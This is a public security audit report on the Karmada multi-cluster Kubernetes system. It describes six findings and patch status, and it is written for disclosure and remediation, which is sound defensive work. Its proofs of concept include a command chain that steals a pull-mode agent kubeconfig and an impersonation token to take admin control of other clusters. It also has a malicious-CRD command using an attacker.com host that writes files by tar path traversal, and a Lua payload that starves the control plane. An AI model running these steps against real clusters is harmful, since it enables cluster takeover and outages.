Technical Report

Karmada

Security Assessment

Prepared for:
OSTIF

SHIELDER
WEB SECURITY

1. Document Details

Classification	Public – CC BY-SA 4.0
Last review	January 09, 2025
Author(s)	Pietro Tirenna, Davide Silvetti

1.1. Version

Identifier	Date	Author	Note
v1.0	October 23, 2024	Pietro Tirenna, Davide Silvetti	First version
v1.1	January 09, 2024	Abdel Adim Oisfi	Peer review & Public release

1.2. Contacts Information

Company	Name	Position	Contact
Shielder	Abdel Adim Oisfi	CEO	abdeladim.oisfi@shielder.com
Shielder	Pietro Tirenna	Consultant	pietro.tirenna@shielder.com
Shielder	Davide Silvetti	Consultant	davide.silvetti@shielder.com
OSTIF	Derek Zimmer	CEO	derek@ostif.org
OSTIF	Amir Montazery	Managing Director	amir@ostif.org
OSTIF	Helen Woeste	Project Facilitator	helen@ostif.org
Karmada	Hongcai Ren	Karmada Core Developer	qdurenhongcai@gmail.com
Karmada	Kevin Wang	Karmada Core Developer	kevinwzf0126@gmail.com
Karmada	Zhuang Zhang	Karmada Core Developer	guyue0864@gmail.com

2. Summary

1. Document Details **2**
1.1. Version 2
1.2. Contacts Information 2
2. Summary **3**
3. Executive Summary **4**
3.1. Overview 4
3.2. Context and Scope 5
3.3. Methodology 6
3.4. Audit Summary 6
3.5. Recommendations 6
Improve the design of the Pull Mode **6**
3.6. Long Term Improvements 7
Implement Stronger Supply-Chain Attack Countermeasures **7**
3.7. Results Summary 8
3.8. Findings Severity Classification 9
3.9. Remediation Status Classification 10
4. Findings Details **11**
4.1. Insecure Design of Pull Mode 11
4.2. Multiple TarSlips in CRDs archive extraction 15
4.3. Insecure Default Configuration 19
4.4. Bootstrap Token Leaked in Command Output 22
4.5. Denial of Service (DoS) in LuaVM Package 24
4.6. K8s Pods Executed with Unnecessary Privileges 28

3. Executive Summary

The document aims to highlight the findings identified during the “Security Assessment” against the "Karmada" product described in section “3.2 Context and Scope”.

For each detected findings, the following information are provided:

- **Severity**: findings score ("3.8 Findings Severity Classification").
- **Affected resources**: vulnerable components.
- **Status**: remediation status ("3.9 Remediation Status Classification").
- **Description**: type and context of the detected finding.
- **Impact**: loss of confidentiality, data integrity and/or availability in case of a successful exploitation and conditions necessary for a successful attack.
- **Proof of Concept**: evidence and/or reproduction steps.
- **Suggested remediation**: configurations or actions needed to mitigate the finding.
- **References**: useful external resources.

3.1. Overview

In September 2024, **Shielder** was hired by the **Open Source Technology Improvement Fund (OSTIF)** to perform a Security Audit of **Karmada** (karmada.io), an open, multi-cloud, multi-cluster Kubernetes orchestration and management system.

Karmada is composed of various components which extend the standard k8s features:

- **karmada-apiserver**: Exposes the Karmada and Kubernetes APIs.
- **karmada-aggregated-apiserver**: Extends the API server to support cluster management.
- **kube-controller-manager**: Manages standard Kubernetes controllers.
- **karmada-controller-manager**: Manages Karmada-specific controllers.
- **karmada-scheduler**: Schedules resources to member clusters.
- **karmada-webhook**: Handles custom validation and transformation of API requests.
- **etcd**: Stores API objects persistently.
- **karmada-agent**: Manages registration and synchronization of clusters.
- Addons: Include scheduler-estimator, descheduler, and search.
- CLI tools: karmadactl and kubectl karmada.
- **multi-cluster-ingress-nginx**: An extension of k8s ingress-nginx controller

Karmada can be deployed using different mechanism and strategies. Depending on the deployment strategy, some of the listed components might not be present.

In particular, synchronization of resources among multiple clusters can be managed in **Pull Mode** or **Push Mode**: when in Pull Mode, the Karmada Agent running in the cluster takes care of pulling updates from the Karmada Control Plane; conversely, in Push mode, no Karmada Agents are deployed in the clusters and the Karmada Control Plane is directly connected to each cluster.

A team of **2** (two) Shielder engineers worked on this project for a total of 20 (twenty) person-days of audit effort.

3.2. Context and Scope

Karmada is part of the broader Kubernetes ecosystem. It uses many third-party libraries, and reuses many components from the k8s code base. For example, the `karmadactl` cli heavily depends on the `kubectl` utility.

For this reason, the aim of the audit was to assess the overall security posture of the custom additions implemented by Karmada and on the third-party dependencies, giving a lower priority to implementations and libraries specific to the Kubernetes project.

When assessing libraries, frameworks or more in general tools that are by-design highly flexible and customizable, it is important to perform a threat modeling to understand where the most interesting attack surfaces lie. For the assessment of Karmada, the Shielder team has modeled the following attackers:

- *Unauthenticated attacker*. This scenario models an attacker with no access to valid credentials to authenticate against neither the Karmada control plane nor its member clusters.
- *Compromised cluster*. This scenario models an attacker that has compromised one of the member clusters, with the goal to move horizontally or vertically in the federation.
- *Malicious operator*. This scenario models an attacker that owns valid credentials for either the control plane or one of the member clusters.

In this context, the goals were to assess if the Karmada project:

- Designs its multi-cluster federation in a way that does not introduce paths for vertical or horizontal movements between clusters.
- Correctly implements Golang “security by design” principles when handling user-controlled input.
- Employs the correct segregation/sandboxing mechanisms for network or local resources.
- Provides documentation that can be followed by users of the tool without introducing insecure defaults or additional risks in their Kubernetes federation.

The scope of this audit is the **Karmada** version **v.1.11.0** released on **August 31, 2024**.

It is important to note that Security Assessments are time-boxed activities performed at a specific point in time; thus, they are unable to guarantee that a software is or will be free of bugs.

3.3. Methodology

The source code audit was carried out following a standard Shielder methodology developed during years of experience. Different testing techniques and approaches were employed.

From a dynamic testing standpoint, Karmada was deployed in a controlled testing environment with standard k8s debugging tools. Karmada clusters were deployed with the most common configurations (i.e. single cloud, multi cloud, push mode, pull mode, etc.) to dynamically analyze the interactions between the various components and identify issues. Karmada was both deployed locally – in a dedicated VM – by following the guidelines defined in the official documentation, and remotely, using the already baked environments offered by the Killercoda platform – as suggested in the Karmada documentation.

Moreover, manual and tool-driven techniques were used to analyze the source code. The audit was assisted by SAST tools like CodeQL and Semgrep with publicly available Golang queries and rules.

Finally, Shielder performed a review of the release process for misconfigurations leading to supply chain attacks, and a review of the documentation for insecure recommendations and/or insecure defaults.

3.4. Audit Summary

The overall security posture of the **Karmada** project is mature from a code point-of-view. The project correctly re-uses battle-tested and standard APIs from the Kubernetes project, and mostly follows best practices in terms of security.

The Shielder team was able to identify **4** (four) high, medium and low findings plus **1** (one) informational issue.

The main threats identified are caused by the insecure design of the so-called "**Pull Mode**", by the lack of user-input sanitization that leads to a path traversal when extracting archives, and by a DoS when custom Lua scripts are registered on the control plane.

3.5. Recommendations

The following list outlines further recommendations for Karmada maintainers to harden the security posture of the project.

Improve the design of the Pull Mode

Currently, member clusters can join Karmada federations by following two different approaches. In **Push Mode**, the member cluster is directly contacted by the Karmada control plane, that takes care of controlling the cluster and detecting and propagating changes. In **Pull Mode**, instead, the member cluster is not reachable by the control plane, and an agent running on the member cluster takes care of "polling" the control plane to

detect changes. Moreover, the agent is responsible for managing the resources associated to the member cluster in the control plane.

In its current state, the role that the agent owns on the control plane to perform its job is overprivileged, as it can read and write critical resources in the control plane, including secrets that can be used to authenticate as administrators on every member cluster of the federation. Therefore, an attacker able to compromise a member cluster joined in Pull Mode, might abuse this design to gain administrative privileges over the entire federation.

For this reason, it is recommended to revisit the current design of Pull Mode, and ensure that the agent permissions are restricted to the member cluster it belongs to.

3.6. Long Term Improvements

Due to fast-evolving field of Security and the time-boxed nature of Security Audits, there still is room for long term improvements to the overall security of the Karmada ecosystem.

Implement Stronger Supply-Chain Attack Countermeasures

The Karmada documentation lists various way to download and install the software. While Karmada implements some supply-chain attacker countermeasures - for example by Signing docker images, Helm Charts, SBOM and other artifacts - some installation mechanisms do not have such verification.


For instance, when installing Karmada via binary release or from source, the user clones the Karmada source code through git, and then runs either the `hack/install-cli.sh` or the `hack/build.sh` scripts. With the former, the code will download the latest Karmada release from Github, check if the sha256 integrity matches and install the binaries. The latter script, instead, will use the Golang to compile from source.

Neither method of deploying Karmada performs a verification of the authenticity of the author, enabling supply-chain attacks in case the Github repository gets compromised.

It is suggested to add a signature verification on the binary releases, and to enable commit signing for the source code.

3.7. Results Summary

The following chart shows the number of findings found per severity:



ID	Finding	Severity	Status
1	Insecure Design of Pull Mode	HIGH	Closed
2	Multiple TarSlips in CRDs Archive Extraction	MEDIUM	Closed
3	Insecure Default Configuration	LOW	Closed
4	Bootstrap Token Leaked in Command Output	INFORMATIONAL	Closed
5	Denial of Service (DoS) in LuaVM Package	LOW	Open
6	K8s Pods Executed with Unnecessary Privileges	INFORMATIONAL	Open

3.8. Findings Severity Classification

Severity	Description
CRITICAL	Vulnerability that allows to compromise the whole application, host and/or infrastructure. In some cases, it allows access, in read and/or write, to highly sensitive data, totally impacting the resources in terms of confidentiality, integrity and availability. Usually, such vulnerabilities can be exploited without the need of valid credentials, without considerable difficulty and with the possibility of automated, highly reliable, and remotely triggerable attacks. Vulnerabilities marked with this severity must be resolved quickly, especially in production environment.
HIGH	Vulnerability that significantly affects the confidentiality, integrity, and availability of confidential and sensitive data. However, the prerequisites for the attack affect its likelihood of success, such as the presence of controls or mitigations and the need of a certain set of privileges.
MEDIUM	Vulnerability that allows to obtain only a limited or less sensitive set of data, partially compromising confidentiality. In some cases, it may affect the integrity and availability of the information, but with a lower level of severity. In addition, the chances of success of such vulnerability may depend on external factors and/or conditions outside the attacker's control.
LOW	Vulnerability resulting in a limited loss of confidentiality, integrity, and availability of data. In some cases, it depends on conditions not aligned to a real scenario or requires that the attacker has access to credentials with a high level of privileges. In addition, a low severity vulnerability may provide useful information to successfully exploit a higher impact vulnerability.
INFORMATIONAL	Problems that do not directly impact confidentiality, integrity, and availability. Usually, these problems indicate the absence of security mechanisms or the improper configuration of them. Mitigation of this type of problem increases the general level of security of the system and allows in some cases to prevent potential new vulnerabilities and/or limit the impact of existing ones.

3.9. Remediation Status Classification

Status	Description
Open	Vulnerability not mitigated or insufficient mitigation.
Not reproducible	Vulnerability not reproducible due to environment changes or to mitigation of other vulnerabilities required in the reproduction steps.
Closed	Vulnerability mitigated. The security patch applied is reasonably robust.

4. Findings Details

Analysis results are discussed in this section.

4.1. Insecure Design of Pull Mode

Severity	HIGH
Affected Resources	artifacts/deploy/bootstrap-token-configuration.yaml
Status	Closed

Patch

On November 30, 2024 karmada 1.12.0 has been released. This version includes the pull request #5793 which reduces significantly the privileges of the Karmada agent, effectively preventing actionable privilege escalation scenarios.

Description

Clusters can be joined to the Karmada federation in two different modes:

1. *Push Mode*: Karmada connects to the cluster and it joins it to the federation. This mode requires the cluster to be reachable by Karmada.
2. *Pull Mode*: a component in the cluster is created, named `karmada-agent`, which contacts Karmada and joins the cluster to the federation. This mode requires Karmada to be reachable by the new cluster.

In *Pull Mode*, a Bootstrap Token is used by the `karmadactl register` command to create a client certificate that the Karmada agent can use to authenticate to the Karmada cluster.

This system is vulnerable because of the excessive number of privileges on the Karmada cluster granted to the role used by the Karmada agent (see the table below for a complete list).

Resources	Non-Resource URLs	Resource Names	Verbs
leases.coordination.k8s.io	[]	[]	create, delete, get, patch, update
clusters.cluster.karmada.io	[]	[]	create, get, list, watch, patch, update
works.work.karmada.io	[]	[]	create, get, list, watch,

			update, delete
certificatesigningrequests.certificates.k8s.io	[]	[]	create, get, list, watch
events	[]	[]	create, patch, update
selfsubjectreviews.authentication.k8s.io	[]	[]	create
tokenreviews.authentication.k8s.io	[]	[]	create
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	create
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	create
certificatesigningrequests.certificates.k8s.io/selfnodeclient	[]	[]	create
secrets	[]	[]	get, list, watch, create, patch
namespaces	[]	[]	get, list, watch, create
resourceinterpretercustomizations.config.karmada.io	[]	[]	get, list, watch
resourceinterpreterwebhookconfigurations.config.karmada.io	[]	[]	get, list, watch
	[/api/*]	[]	get
	[/api]	[]	get
	[/apis/*]	[]	get
	[/healthz]	[]	get
	[/livez]	[]	get
	[/openapi/*]	[]	get
	[/readyz]	[]	get
	[/version/]	[]	get
	[/version]	[]	get
clusters.cluster.karmada.io/status	[]	[]	patch, update
works.work.karmada.io/status	[]	[]	patch, update

By abusing these permissions, an attacker that can authenticate as the agent might take over the entire Karmada federation.

Impact

An attacker able to authenticate as the Karmada agent to a Karmada cluster would be able to obtain administrative privileges over every other cluster joined to the federation. For instance, the attacker might:

- Obtain the Impersonation Token of a target cluster, thus being able to impersonate system administrators in the cluster.
- Creating arbitrary pods to obtain Remote Code Execution in a target cluster, even in a scenario where the attacker can contact Karmada but not the target cluster, by abusing the `works.work.karmada.io` resource.

In the multi-cloud scenario that is one of the main use cases of Karmada, the attacker might use this to escalate their privileges in the cloud services of the victim organization.

Attack Complexity

The attacker needs a way to authenticate as the Karmada agent to the Karmada cluster. For instance, it might happen in the following scenarios:

- The attacker is able to obtain a boostrap token generated by Karmada. The token can be used to create and sign a certificate to authenticate.
- The attacker has compromised a Pull Mode cluster member of the federation, and has obtained the certificate.
- The attacker is a malicious employee of the organization that is tasked with managing a cluster joined in Pull Mode.

Moreover, the attacker needs to be able to reach the Karmada cluster, which is always true in case they compromise a cluster setup in Pull Mode.

Related Issues

- [**4.4 - Bootstrap Token Leaked in Command Output**]: The severity is increased since the leak increases the likelihood that a token is stolen by a potential attacker.

Proof of Concept

1. Start the Killercoda scenario at https://killercoda.com/karmada/scenario/karmada-CLI-installtion-example, and wait for the initialization steps to be completed
2. Proceed to the next step to install the `karmadactl`
3. Proceed to the next step and run `karmadactl init -d karmada-data --karmada-pki karmada-data/pki` (using a different data directory is needed since `karmadactl register` will want to reuse that directory)
4. Copy the `karmadactl register` printed command from the output, appending to the command `--kubeconfig .kube/config-member2` (e.g. `karmadactl register 172.30.1.2:32443 --token p9knxy.sbzx2xdc5dy1ayku --discovery-token-ca-cert-hash sha256:c7ab6df0e4b06ff4565eaddc7032d6dd0d250ea35af2300fdd1df9ae4859db82 --kubeconfig .kube/config-member2`)
5. Join the `member-1` cluster in Push Mode by running `karmadactl --kubeconfig karmada-data/karmada-apiserver.config join member1 --cluster-kubeconfig .kube/config-member1`.
6. Join the `member2` cluster in Pull Mode by running the command obtained at step 3

7. To simulate an intrusion in the `member2` cluster, where the attacker has access to the secrets, extract the `karmada-kubeconfig` secret by running `kubectl --kubeconfig .kube/config-member2 get secret -n karmada-system karmada-kubeconfig -o "jsonpath={.data.karmada-kubeconfig}" | base64 -d > karmada-kubeconfig`
8. Abuse the extracted kubeconfig to contact the karmada-cluster and obtain the impersonation token of the `member1` cluster: `kubectl --kubeconfig karmada-kubeconfig get secret -n karmada-cluster member1-impersonator -o "jsonpath={.data.token}" | base64 -d > member1-impersonator-token`
9. Retrieve the endpoint of the `member1` apiserver by running `kubectl --kubeconfig karmada-kubeconfig get cluster member1 -o "jsonpath={.spec.apiEndpoint}"`
10. Contact the `member1` cluster with the impersonation token and authenticate as admin, replacing the `$SERVER` placeholder with the endpoint obtained at step 9 `kubectl --kubeconfig /dev/null --server $SERVER --token $(cat member1-impersonator-token) --as=system:admin --as-group=system:masters --insecure-skip-tls-verify auth can-i --list`
11. Notice that the attacker has `*.*` permissions over every resource in the cluster, demonstrating the inter-cluster takeover

Suggested Remediations

To fix this vulnerability, it is suggested to revisit the authentication strategy used for the *Pull Mode* registration:

1. The bootstrap token used to contact the Karmada cluster should only allow the karmada-agent the `create` verb over `clusters.cluster.karmada.io` resources. This should be used to create the new cluster resource in the Karmada cluster.
2. Once the cluster is created, the Karmada cluster should provide another token/certificate to the Karmada agent that has all the permissions needed by the agent to operate, but **scoped to its member cluster only**. This way, the agent cannot be used to control other member clusters in the federation.

References

- https://www.synacktiv.com/en/publications/so-i-became-a-node-exploiting-bootstrap-tokens-in-azure-kubernetes-service

4.2. Multiple TarSlips in CRDs archive extraction

Severity	MEDIUM
Affected Resources	operator/pkg/util/util.go pkg/karmadactl/cmdinit/utils/util.go
Status	Closed

Patch

On November 30, 2024 karmada 1.12.0 has been released. This version includes the pull request #5703 and the pull request #5713 which implement a series of checks to prevent tar entries to traverse the filesystem.

Description

Both in `karmadactl` and `karmada operator`, it is possible to supply a filesystem path, or an HTTP(S) URL to retrieve the custom resource definitions (CRDs) needed by Karmada.

In the `karmadactl init` path, the CRDs are downloaded as a *gzipped* tarfile and decompressed by a custom implementation:

```
// DeCompress decompress tar.gz
func DeCompress(file, targetPath string) error {
    r, err := os.Open(file)
    if err != nil {
        return err
    }
    defer r.Close()

    gr, err := gzip.NewReader(r)
    if err != nil {
        return fmt.Errorf("new reader failed. %v", err)
    }
    defer gr.Close()

    tr := tar.NewReader(gr)
    for {
        header, err := tr.Next()
        if errors.Is(err, io.EOF) {
            break
        }
        if err != nil {
            return err
        }

        switch header.Typeflag {
        case tar.TypeDir:
            if err := os.Mkdir(targetPath+"/"+header.Name, 0700); err != nil {
                return err
            }
```

```
        case tar.TypeReg:
            outFile, err := os.OpenFile(targetPath+"/"+header.Name,
os.O_CREATE|os.O_RDWR, util.DefaultFilePerm)
            if err != nil {
                return err
            }
            if err := ioCopyN(outFile, tr); err != nil {
                return err
            }
            outFile.Close()
        default:
            fmt.Printf("unknown type: %v in %s\n", header.Typeflag,
header.Name)
        }
    }
    return nil
}
```

While in the `karmada operator` approach, the CRDs are supplied as a tarfile (without gzipping). In this case, too, the decompression is custom:

```
// Unpack unpack a given file to target path
func Unpack(file, targetPath string) error {
    r, err := os.Open(file)
    if err != nil {
        return err
    }
    defer r.Close()

    gr, err := gzip.NewReader(r)
    if err != nil {
        return fmt.Errorf("new reader failed. %v", err)
    }
    defer gr.Close()

    tr := tar.NewReader(gr)
    for {
        header, err := tr.Next()
        if errors.Is(err, io.EOF) {
            break
        }
        if err != nil {
            return err
        }

        switch header.Typeflag {
        case tar.TypeDir:
            if err := os.Mkdir(targetPath+"/"+header.Name, 0700); err != nil {
```

```
                return err
            }
        case tar.TypeReg:
            outFile, err := os.OpenFile(targetPath+"/"+header.Name,
os.O_CREATE|os.O_RDWR, util.DefaultFilePerm)
            if err != nil {
                return err
            }
            if err := ioCopyN(outFile, tr); err != nil {
                return err
            }
            outFile.Close()
        default:
            fmt.Printf("unknown type: %v in %s\n", header.Typeflag,
header.Name)
        }
    }
    return nil
}
```

Both implementations are vulnerable to a *TarSlip* vulnerability, which results in a potential arbitrary file write.

This is due to the fact that the code does not validate the content of the `header.Name` field. By inserting in the tarfile content of files with `../` sequences, it is possible to escape from the Karmada data directory where the CRDs are being decompressed to write the content of the tarfile anywhere in the file system.

Impact

An attacker able to supply a malicious CRD file into a Karmada initialization would be able to write arbitrary files in arbitrary paths of the filesystem. In many scenarios, this can lead to Remote Code Execution (for instance by replacing files that are executed at startup/login).

Attack Complexity

The attacker would need a way to supply a malicious CRD file into victim Karmada initializations - for instance, the attacker might trick victim users by writing tutorials about Karmada that contain a line like `karmadactl init --crds https://attacker.com/crds.tar.gz`.

Related Issues

N/A

Proof of Concept

1. Start the Killercoda scenario at https://killercoda.com/karmada/scenario/karmada-CLI-installtion-example, and wait for the initialization steps to be completed
2. Proceed in the scenario until the step where you should initialize the Karmada cluster
3. Run the following command: `cat /tmp/pwned.txt`
4. Notice that the file does not exist
5. Run the following command which uses a malicious CRD: `karmadactl init --crds https://github.com/ShielderSec/poc/raw/test-tarslip/malicious.tar.gz`
6. Run again the following command `cat /tmp/pwned.txt`
7. Notice that the file `pwned.txt` has been extracted from the malicious CRD in an arbitrary directory (`/tmp`)

Suggested Remediations

Use the `Base(path string)` function of the `path/filepath` package on the `header.Name` value before building the path to prevent traversing the filesystem.

References

- https://security.snyk.io/research/zip-slip-vulnerability

4.3. Insecure Default Configuration

Severity	LOW
Affected Resources	hack/util.sh
Status	Closed

Patch

On November 30, 2024 karmada 1.12.0 has been released. This version includes the pull request #5739 which enables the certificates validation.

Description

In the Installation from Source tutorial page, one of the steps includes using the `hack/remote-up-karmada.sh` script to initialize a Karmada cluster. Based on the flags, the installation process will run one of the following two functions from `hack/util.sh`:

```
function util::append_client_kubeconfig {
    local kubeconfig_path=$1
    local client_certificate_file=$2
    local client_key_file=$3
    local api_host=$4
    local api_port=$5
    local client_id=$6
    local token=${7:-}
    kubectl config set-cluster "${client_id}" --
server=https://"${api_host}:${api_port}" --insecure-skip-tls-verify=true --
kubeconfig="${kubeconfig_path}"
    kubectl config set-credentials "${client_id}" --token="${token}" --client-
certificate="${client_certificate_file}" --client-key="${client_key_file}" --
embed-certs=true --kubeconfig="${kubeconfig_path}"
    kubectl config set-context "${client_id}" --cluster="${client_id}" --
user="${client_id}" --kubeconfig="${kubeconfig_path}"
}

# util::write_client_kubeconfig creates a self-contained kubeconfig: args are
sudo, dest-dir, client certificate data, client key data, host, port, client
id, token(optional)
function util::write_client_kubeconfig {
    local sudo=$1
    local dest_dir=$2
    local client_certificate_data=$3
    local client_key_data=$4
    local api_host=$5
    local api_port=$6
    local client_id=$7
    local token=${8:-}
    cat <<EOF | ${sudo} tee "${dest_dir}"/"${client_id}".config > /dev/null
apiVersion: v1
```

```
kind: Config
clusters:
  - cluster:
      "insecure-skip-tls-verify": true
      server: https://${api_host}:${api_port}/
    name: karmada-apiserver
users:
  - user:
      token: ${token}
      client-certificate-data: ${client_certificate_data}
      client-key-data: ${client_key_data}
    name: karmada-apiserver
contexts:
  - context:
      cluster: karmada-apiserver
      user: karmada-apiserver
    name: karmada-apiserver
current-context: karmada-apiserver
EOF
    ${sudo} chmod 0644 "${dest_dir}"/"${client_id}".config
}
```

In both the utility functions, the kubectl configuration installed in the machine of the user enables the `insecure-skip-tls-verify` option, which disables TLS verification of kubernetes apiservers.

Impact

A user initializing Karmada through one of the scripts in the `hack` directory will become susceptible to PiTM (Person-In-The-Middle) attacks which might be used by attackers to leak sensitive information.

Attack Complexity

The attacker needs to be positioned in a PiTM (Person-In-The-Middle) situation.

Related Issues

N/A

Proof of Concept

```
root@karmada:~# cat .kube/host.config
apiVersion: v1
clusters:
- cluster:
    insecure-skip-tls-verify: true
    server: https://172.18.0.2:5443
```

```
name: karmada-apiserver
```

Suggested Remediations

Do not enable insecure defaults on initialization scripts.

If some of the scripts are intentionally vulnerable for debugging purposes, make sure to include this information in the documentation, so that end users know not to use them in production.

References

N/A

4.4. Bootstrap Token Leaked in Command Output

Severity	INFORMATIONAL
Affected Resources	pkg/karmadactl/cmdinit/kubernetes/deploy.go
Status	Closed

Patch

On November 30, 2024 karmada 1.12.0 has been released. This version includes the pull request #5714 which redacts the bootstrap token from the output.

Description

The `karmadactl init` command, at the end of the initialization, writes the bootstrap token in the stdout, in its `karmadactl register` example.

This increases the risk of a leak of the bootstrap token, for instance in CI/CD logs.

Impact

A leaked bootstrap token might allow an attacker to authenticate to the Karmada apiserver, which would increase the attack surface.

Attack Complexity

N/A

Related Issues

N/A

Proof of Concept

```
Karmada is installed successfully.
Register Kubernetes cluster to Karmada control plane.

SNIP

Register cluster with 'Pull' mode
Step 1: Use "kubectl karmada register" command to register the cluster to
Karmada control plane.
"(In member cluster)~
# kubectl karmada register 172.18.0.3:32443 --token lm6cdu.cm4wafod2jmjvty <--
- LEAK HERE

SNIP
```

Suggested Remediations

Do not print the token in the stdout. Instead, store the token somewhere, e.g. in a file, and print the path to the file.

References

N/A

4.5. Denial of Service (DoS) in LuaVM Package

Severity	LOW
Affected Resources	pkg/resourceinterpreter/customized/declarative/luavm/lua.go
Status	Open

Patch

As of January 09, 2025 no patch is available for this vulnerability. The Shielder team tried to get in touch with the gopher-lua developer via multiple channels, including through a public GitHub discussion without any response.

The vulnerability is now reported as a public issue on the gopher-lua repository.

Description

Karmada supports custom resource interpretation, as documented here.

To supply custom interpretations, users need to provide Lua scripts that are then used by Karmada to obtain needed information on the custom resources.

This is implemented in the `luavm` package of the `karmada` repository, which is a wrapper of the https://github.com/yuin/gopher-lua package. The VM is correctly sandboxed so that known ways of obtaining arbitrary code execution are not possible. Moreover, the execution of Lua scripts has a timeout of 1 second, which should protect the Karmada interpreter from DoS (Denial of Service) attacks.

However, due to how the `gopher-lua` enforces timeouts, it is still possible to indefinitely stall the execution, successfully mounting DoS attacks against the interpreter and, consequentially, against the Karmada cluster.

To understand why this happens, it is enough to consult the code that implements the timeout in `gopher-lua` in `vendor/github.com/yuin/gopher-lua/vm.go`:

```
func mainLoopWithContext(L *LState, baseframe *callFrame) {
    var inst uint32
    var cf *callFrame

    if L.stack.IsEmpty() {
        return
    }

    L.currentFrame = L.stack.Last()
    if L.currentFrame.Fn.IsG {
        callGFunction(L, false)
        return
    }

    for {
        cf = L.currentFrame
```

```
            inst = cf.Fn.Proto.Code[cf.Pc]
            cf.Pc++
            select {
            case <-L.ctx.Done():
                L.RaiseError(L.ctx.Err().Error())
                return
            default:
                if jumpTable[int(inst>>26)](L, inst, baseframe) == 1 {
                    return
                }
            }
        }
    }
```

The check on `ctx.Done` is performed at every instruction loop; therefore, it is enough to supply a single Lua instruction that is crafted to be computationally expensive to stall the VM without triggering the timeout, since that would only be checked after the instruction execution is completed.

A good candidate is the `strings.gsub` function, which takes every occurrence of a pattern and replaces it with another string.

Impact

A user that can supply custom resource interpretation scripts would be able to exhaust the resources of the Karmada cluster.

Attack Complexity

The attacker needs enough permission to register custom resource interpretation scripts.

Related Issues

N/A

Proof of Concept

1. Start the Killercoda scenario at https://killercoda.com/karmada/scenario/karmada-CLI-installtion-example, and wait for the initialization steps to be completed
2. Proceed until the `karmadactl` cli is installed
3. Create the file `customize.yml` with the following content:

```
apiVersion: config.karmada.io/v1alpha1
kind: ResourceInterpreterCustomization
metadata:
  name: customization
spec:
  target:
```

```
    apiVersion: apps/v1
    kind: Deployment
  customizations:
    healthInterpretation:
      luaScript: >
        function test()
          local str = string.rep("a", 100000000)

          result, err = pcall(function()
              return string.gsub(str, "a", function()
                  return string.rep("b", 100)
              end)
          end)
        end
        test()
```

4. Create the file `observed.yml` with the following content:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx
  annotations:
    cluster: cluster1
spec:
  replicas: 3
  selector:
    matchLabels:
      app: nginx
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
        - image: nginx:alpine
          name: nginx
          resources:
            limits:
              cpu: 100m
status:
  readyReplicas: 3
```

5. Try to test the interpretation by running the command `karmadactl interpret -f customize.yml --operation InterpretHealth --observed-file observed.yml`
6. Notice that the command stalls for more than the timeout threshold of one second, and that after a little while, the scenario becomes unresponsive until

eventually the command is killed by the operating system because of resource starvation

Note: the numbers used in the script are tuned to stall the killercoda scenario. Depending on the cluster, it might be needed to use a different length for the input string.

Suggested Remediations

The vulnerability will be reported to the `gopher-lua` maintainers who might apply a fix at the package level.

Meanwhile, it is suggested to implement a timeout strategy which relays on a subprocess execution with a timeout applied.

References

N/A

4.6. K8s Pods Executed with Unnecessary Privileges

Severity	INFORMATIONAL
Affected Resources	artifacts/deploy/*.yaml
Status	Open

Description

Karmada deploy a number of k8s pods to implement all the components of the control plane.

The pods are run without a `securityContext` that means they will derive the Kubernetes cluster one, and in case it is not set, the default Security Context will be used.

However, the default Security Context is weak and not hardened, for example running pods as `root` by default.

Impact

An attacker that has gained access to a pod could abuse the excessive privileges to perform privileges escalation or access data outside of its scope.

Attack Complexity

The attacker needs to gain access to a pod.

Related Issues

N/A

Proof of Concept

1. Start the Killercoda scenario at https://killercoda.com/karmada/scenario/karmada-CLI-installtion-example, and wait for the initialization steps to be completed
2. Proceed until the `karmadactl` cli is installed
3. Execute the following command `kubectl get all --all-namespaces -o json | jq '.items[] | {name: .metadata.name, namespace: .metadata.namespace, securityContext: .spec.securityContext}'`

```
controlplane $ kubectl get all --all-namespaces -o json | jq '.items[] | {name: .metadat
xt}'
{
  "name": "etcd-0",
  "namespace": "karmada-system",
  "securityContext": {}
}
{
  "name": "karmada-aggregated-apiserver-5fbbdd5898-8v6zx",
  "namespace": "karmada-system",
  "securityContext": {}
}
{
  "name": "karmada-apiserver-568dff5677-tdnlk",
  "namespace": "karmada-system",
  "securityContext": {}
}
{
  "name": "karmada-controller-manager-864b55c6bc-8cmrd",
  "namespace": "karmada-system",
  "securityContext": {}
}
{
  "name": "karmada-scheduler-7999f6b445-wrqdx",
  "namespace": "karmada-system",
  "securityContext": {}
}
{
